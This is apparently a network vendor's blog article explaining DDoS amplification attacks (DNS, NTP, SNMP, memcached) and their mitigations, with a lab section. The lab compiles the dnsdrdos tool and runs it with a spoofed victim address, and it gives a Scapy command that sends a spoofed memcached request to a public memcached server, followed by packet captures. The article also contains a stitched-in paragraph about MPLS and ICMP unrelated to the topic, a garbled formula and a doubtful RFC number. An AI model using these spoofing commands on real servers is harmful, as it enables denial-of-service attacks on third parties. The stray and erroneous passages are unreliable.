
DDoS Amplification Attacks

Mar 22, 2018



A distributed denial-of-service (DDoS) attack is an attack in which the multiple compromised devices attack a target and cause the denial of service for users of the targeted device. During DDoS, a targeted system is flooded with incoming messages, connection requests or malformed packets in order to slow down/crash the system or to exhaust the network bandwidth. As a result, the service is denied to the legitimate users or systems. This article discusses the objectives and principles of the DDoS amplification attacks.

Role of the Reflector in a DDoS Amplification attack.

Reflector is a server that is reachable from the Internet. It offers a service to clients (DNS, NTP, SNMP, gaming, etc.). An example of a reflector maybe a misconfigured DNS server (or left in a default state) or a public DNS server intentionally configured to provide open recursion for clients in the Internet. In any case, a reflector has no intention to be part of the DDoS attack.

How do the amplified DDoS attacks happen?

Attackers launch a DDoS attack flooding a reflector with queries that seem to be a legitimate request for service. However, the network traffic contains a spoofed source IP address of a victim, e.g. web server. IP spoofing is performed for two reasons. Firstly, it hides the identity of an attacker. Secondly, a query response sent from a reflector to the victim is significantly larger than an original query request. For instance, in case of a DDoS DNS amplified attack, a query response contains many IP addresses for the resolved domain. It makes the response asymmetrical in terms of the consumed bandwidth. Therefore, a reflector amplifies the DDoS attack, consuming the victim's bandwidth much faster.

The role of Botnet

With the Botnet, the command-and-control server (C&C) instructs thousands of bots to send requests to a number of reflectors in parallel. It significantly increases the attack traffic and successfully obfuscates an attacker's identity from detection. To increase the volume of the attacks, the single DDoS attacks, exploiting various application protocols such as DNS, NTP, SNMPv2 and others can be combined and conducted simultaneously.

Why UDP?

Various application layer protocols such as DNS, SNMPv2 or NTP can be used as vector attacks. All of them have something in common. They use UDP transport protocol to handle transmission. Using the connectionless UDP instead of the connection-oriented TCP is crucial for a successful DDoS amplification attack.

When TCP is used, a 3-way handshake between an attacker and the reflector is a must. The attacker sends an IP packet to a reflector, with a SYN bit set in the TCP header and a spoofed source IP address of a victim. Accordingly, the reflector sends an IP packet to a victim, with both SYN and ACK bits set, as a response to the received SYN packet. The victim discards the SYN-ACK packet because the first phase of a handshake has not been initialized by the victim. There is no amplification behind the received SYN-ACK packet. Both SYN and SYN-ACK packets have the same length (60 Bytes) because they do not carry any application protocol data. In the case of UDP, the situation is different. UDP is a connectionless transport layer protocol which means that a handshake is not done in order to establish communication. The response reflected and amplified by a reflector targets a victim who needs to deal with it somehow .

How is the amplification measured?

Some application layer protocols are more suitable for amplification than others because their bandwidth amplification factor (BAF) is higher [1]. For instance, SNMPv2 can reach BAF 6.3 while NTP 556. BAF can be calculated as the number of UDP payload bytes that an amplifier sends to answer a request, compared to the number of UDP payload bytes of the request.

$$\text{BAF}=\frac{\text{len(UDP payload) amplifier to victim6}}{\text{len(UDP payload) attacker to amplifier}}$$

The volume of a DDoS amplification attack is also dependent on the number of available resolvers. For instance, there are 4 832 000 SNMPv2 resolvers and only 1 451 000 NTP resolvers.

What is the largest DDoS attack detected?

The largest DDoS attack ever recorded is the 1.7Tbps memcached amplification attack against the unnamed customer of a US based service provider. The attack was recorded by Netscout Arbor, on March 5th, 2018. The attackers used a known vulnerability of memcached servers and exploited thousands of misconfigured memcached servers exposed on the Internet.

Memcached is an open source distributed memory caching system, The purpose of the memcached servers is to cache frequently used data to improve internal access speeds. Its default service is via UDP. Attackers exploited the memcached servers by sending a forged request to the targeted memcached server on port UDP 11211, using a spoofed IP address that matches the victim’s IP. Subsequently, memcached servers responded with a stream of UDP packets, flooding victim’s IP address.

To mitigate the attack and prevent Memcached servers from being abused as reflectors, the best option is to bind Memcached to a local interface only or entirely disable UDP support if not in use.

DDoS Attack Mitigations

Filtering incoming traffic

Service providers should implement ingress filtering described in RFC2728 to prohibit attackers from using forged source addresses which reside outside of the assigned prefix range.

Service Hardening and avoiding the default configuration

Very often, servers are left in a default state and are exposed on the Internet. For instance, in a version of the BIND DNS server prior to (and including) 9.4.1, the default behavior of the BIND servers was to allow recursion for all clients unless otherwise specified. Open recursion allows a server to be exploited by attackers targeting a victim with the DNS amplification attacks. For this reason, the default behavior was changed in BIND 9.4.1-P1. Similarly, since the version 1.5.6, memcached server disables the UDP protocol by default.

Using Anycast for servers

Anycast provides DDoS mitigation by offering failover alternatives if a node is attacked or goes down. The attack traffic is balanced across a network of servers or it can be confined to certain areas. [2].

Using Noction IRP to automatically throttle excessive bandwidth use with Flowspec

The Intelligent Routing Platform can be configured to automatically add throttling Flowspec policies for prefixes that started using abnormal volumes of traffic.

With this feature enabled and the excess threshold and throttling multipliers configured, IRP will:

- periodically determines current and average prefix bandwidth usage for the hour of the day
- automatically verifies if the current usage exceeds the average by a larger factor then the threshold multiplier
- rate-limits excessive bandwidth usage prefixes at their average use times throttling multiplier.


Past throttling rules are revised if/when prefix abnormal usage pattern ends. For example, when a prefix usually consumes 1-2Mbps of traffic and its current bandwidth spikes tenfold while the spike is sustained for a significant period of time, a throttling rule limiting usage by this prefix at 5-6Mbps will still offer ample bandwidth for normal service use and will also protect other services from the network capacity starvation.

Comparing amplification of DoS DNS and Memcached Amplification Attacks

Note: The exhibit is intended for education purpose only. Noction is NOT responsible or liable, directly nor indirectly, for any damage or loss caused or alleged to be caused by or in connection with the use of software or commands presented in this exhibit.

Lab1 – The DNS DoS Amplification Attack Simulation

We are going to demonstrate the DDoS DNS amplified attack with the dnsrdos tool against a host located in our lab network. The victim has the assigned IP address 172.17.100.5/24 and the attacker is configured with the IP address 172.17.100.6/24. Our goal is to force DNS server to send DNS replies back to the victim as the response for queries for domain google.com. This kind of attack does not require any special knowledge and it can be easily conducted by the unskilled threat actor.



Picture 1: Lab Infrastructure

First, we will download the source code of the dnsrdos and compile the code.


```
$ wget https://raw.githubusercontent.com/rodarima/lsi/master/p2/dnsdrdos.c
$ gcc -o dnsdrdos dnsdrdos.c -Wall -ansi
```

Our DNS server is configured to resolve recursive DNS lookups for a client located in our lab network. In fact, an attacker would use public DNS server located in the Internet for this purpose. IP address of the server is stored in a file dns.txt

We start to send DNS queries to the DNS server for a domain google.com with a spoofed victim's IP address 172.17.100.5. The tool will loop through a DNS server stored in a file dns.txt 20 times.

```
$ sudo ./dnsdrdos -f dns.txt -s 172.17.100.5 -d google.com. -l 20
```


Picture 2 depicts the sent DNS queries from an attacker to a resolver. The length of L2 PDU is 70 Bytes so a length of the IP packet carrying DNS query is 56 Bytes (the length of Ethernet header 14 Bytes).



No.	Time	Source	Destii	Protocol	Length	Info
1…	27.046110632	172.17.100.5	84.…	DNS	70	Standard query 0x52de A google.com
1…	27.046112872	172.17.100.5	84.…	DNS	70	Standard query 0x52de A google.com
1…	27.046160154	172.17.100.5	84.…	DNS	70	Standard query 0x52de A google.com
1…	27.046163367	172.17.100.5	84.…	DNS	70	Standard query 0x52de A google.com
1…	27.046165531	172.17.100.5	84.…	DNS	70	Standard query 0x52de A google.com
1…	27.046167817	172.17.100.5	84.…	DNS	70	Standard query 0x52de A google.com
1…	27.046169895	172.17.100.5	84.…	DNS	70	Standard query 0x52de A google.com
1…	27.046172140	172.17.100.5	84.…	DNS	70	Standard query 0x52de A google.com
1…	27.046174319	172.17.100.5	84.…	DNS	70	Standard query 0x52de A google.com
1…	27.046176373	172.17.100.5	84.…	DNS	70	Standard query 0x52de A google.com
1…	27.046178434	172.17.100.5	84.…	DNS	70	Standard query 0x52de A google.com
1…	27.046180605	172.17.100.5	84.…	DNS	70	Standard query 0x52de A google.com

Picture 2: Captured DNS Queries sent to DNS Server

Notice the length of the L2 PDU in Picture 3. It is 166 Bytes what makes 152 Bytes for L3 PDU. The DNS server is acting as an amplifier, sending the DNS query responses to the victim that are almost 3 times larger than the original DNS queries.




No.	Time	Sour	Destination	Protocol	Length	Info
5…	109.354193	84…	172.17.100.5	DNS	166	Standard query response 0x52de A google.com
5…	109.354193	84…	172.17.100.5	DNS	166	Standard query response 0x52de A google.com
5…	109.354194	84…	172.17.100.5	DNS	166	Standard query response 0x52de A google.com
5…	109.354194	84…	172.17.100.5	DNS	166	Standard query response 0x52de A google.com
5…	109.354511	84…	172.17.100.5	DNS	166	Standard query response 0x52de A google.com
5…	109.354511	84…	172.17.100.5	DNS	166	Standard query response 0x52de A google.com
5…	109.354512	84…	172.17.100.5	DNS	166	Standard query response 0x52de A google.com
5…	109.354512	84…	172.17.100.5	DNS	166	Standard query response 0x52de A google.com
5…	109.354513	84…	172.17.100.5	DNS	166	Standard query response 0x52de A google.com
5…	109.354513	84…	172.17.100.5	DNS	166	Standard query response 0x52de A google.com
5…	109.354514	84…	172.17.100.5	DNS	166	Standard query response 0x52de A google.com
5…	109.354514	84…	172.17.100.5	DNS	166	Standard query response 0x52de A google.com

Picture 3: Captured DNS Query Responses Sent to Victim

Lab2 – Memcached DoS Amplification Attack Simulation

The same infrastructure is used to simulate the attack. We will use Scapy – the packet manipulation program to generate UDP memcached packets sent to UDP port 11211. Enter scapy shell and send one packet to a public memcached server 130.226.11.41 with the command below.

```
send(IP(src="172.17.100.5",dst="130.226.11.41")/UDP(sport=15200,dport=11211)/Raw(load='\x00
\x00\x00\x00\x00\x01\x00\x00stats\r\n'))
```




No.	Time	Source	Destination	Protocol	Length	Info
3	2.082195420	172.17.100.5	130.226.11.41	MEMCACHE	57	MEMCACHE Continuation

```
▶ Frame 3: 57 bytes on wire (456 bits), 57 bytes captured (456 bits) on interface 0
▶ Ethernet II, Src: IntelCor_ad:af:c5 (68:5d:43:ad:af:c5), Dst: BelkinIn_4a:d1:54 (94:44:52:4a:d1:54)
▼ Internet Protocol Version 4, Src: 172.17.100.5, Dst: 130.226.11.41
     0100 .... = Version: 4
     .... 0101 = Header Length: 20 bytes (5)
   ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
     Total Length: 43
     Identification: 0x0001 (1)
   ▶ Flags: 0x00
     Fragment offset: 0
     Time to live: 64
     Protocol: UDP (17)
     Header checksum: 0xdc9f [validation disabled]
     [Header checksum status: Unverified]
     Source: 172.17.100.5
     Destination: 130.226.11.41
     [Source GeoIP: Unknown]
   ▶ [Destination GeoIP: AS1835 Forskningsnettet - Danish network for Research and Education, Denmark
▶ User Datagram Protocol, Src Port: 15200, Dst Port: 11211
  Memcache Protocol
```

Picture 4: UDP packet sent from the Attacker to the Memcached Server

The L3 PDU size sent from an attacker to a memcached server is only 43 Bytes (Picture 4). Notice the length of the UDP packet being 122Bytes, sent from the reflector (memcached server) to the victim (Picture 5). The response is 26 times more powerful than the original IP packet. According to Cloudflare, memcached protocol is one of the most convenient protocols to be used by attackers for amplification. The protocol has zero checks, data are delivered to the client with fast speed, requests are tiny and responses are huge (up to 1 MByte each).



```
No.   Time        Source          Destination    Protocol   Length Info
   2 5.726985    130.226.11.41   172.17.100.5   MEMCACHE     1136 MEMCACHE Continuation
   3 5.726987    130.226.11.41   172.17.100.5   MEMCACHE     1136 MEMCACHE Continuation

▷ Frame 2: 1136 bytes on wire (9088 bits), 1136 bytes captured (9088 bits) on interface 0
▷ Ethernet II, Src: BelkinIn_4a:d1:54 (94:44:52:4a:d1:54), Dst: PcsCompu_31:2d:44 (08:00:27:31:2d:44)
◢ Internet Protocol Version 4, Src: 130.226.11.41, Dst: 172.17.100.5
     0100 .... = Version: 4
     .... 0101 = Header Length: 20 bytes (5)
   ▷ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
     Total Length: 1122
     Identification: 0xe9b9 (59833)
   ▷ Flags: 0x02 (Don't Fragment)
     Fragment offset: 0
     Time to live: 51
     Protocol: UDP (17)
     Header checksum: 0xbbaf [validation disabled]
     [Header checksum status: Unverified]
     Source: 130.226.11.41
     Destination: 172.17.100.5
     [Source GeoIP: Unknown]
     [Destination GeoIP: Unknown]
▷ User Datagram Protocol, Src Port: 11211, Dst Port: 15200
  Memcache Protocol
```

Picture 5: UDP packet sent from Memcached Server to Victim

In the opposite direction, a packet carrying ICMP echo reply message from PC2A to PC1A contains the LSP label in the MPLS header. The VPN label is the same as in echo request (21) because both sides are customer A. Picture 6 depicts MPLS forwarding table of PE2 router.

Conclusion:

With the growth of the IoT devices, the scale and frequency of DDoS attacks will increase. Therefore, DDoS attacks must be taken seriously and adequate precautions should be applied in order to prepare for the attacks and mitigate their impacts. The consequences of DDoS such as service disruption or loss of data may harm your business. Moreover, the DDoS attacks may be carried to distract your attention and defense mechanisms so the smaller but more dangerous attack running in parallel may remain unnoticed.

Demo Request

Full Name

Company

Business Phone

Business Email

SUBMIT

TAGS DDOS DDOS AMPLIFICATION ATTACKS DDOS ATTACK MEMCACHED AMPLIFICATION ATTACKS MEMCACHED ATTACKS

16

NO COMMENTS

Leave a Reply

Comment:

Name:

Email:

Website:

□
Save my name, email, and website in this browser for the next time I comment.

Post Comment

Recent Blogs

Multicast Traffic Monitoring and NetFlow


Sep 5, 2019

Tier 1 Carriers Performance Report: August, 2019

Sep 4, 2019

One Way Delay Measurements and NetFlow

Aug 30, 2019



DDoS Mitigation and BGP Flowspec

Aug 20, 2019

Subscribe to our Newsletter

First name

Last name

Email

SUBMIT

Contact Us

1294 Lawrence Station Rd
Sunnyvale, CA 94089

Tel: 1-650-618-9823
Email: info@noction.com

ISO 9001:2015

uspto
US10003536B2
US9769070B2

Product

- Noction IRP Benefits
- White Papers
- Datasheets
- Case Studies
- IRP Manuals
- Noction IRP Videos
- Product FAQ
- Data Management

Subscribe to our Newsletter

Full Name

Email

SUBMIT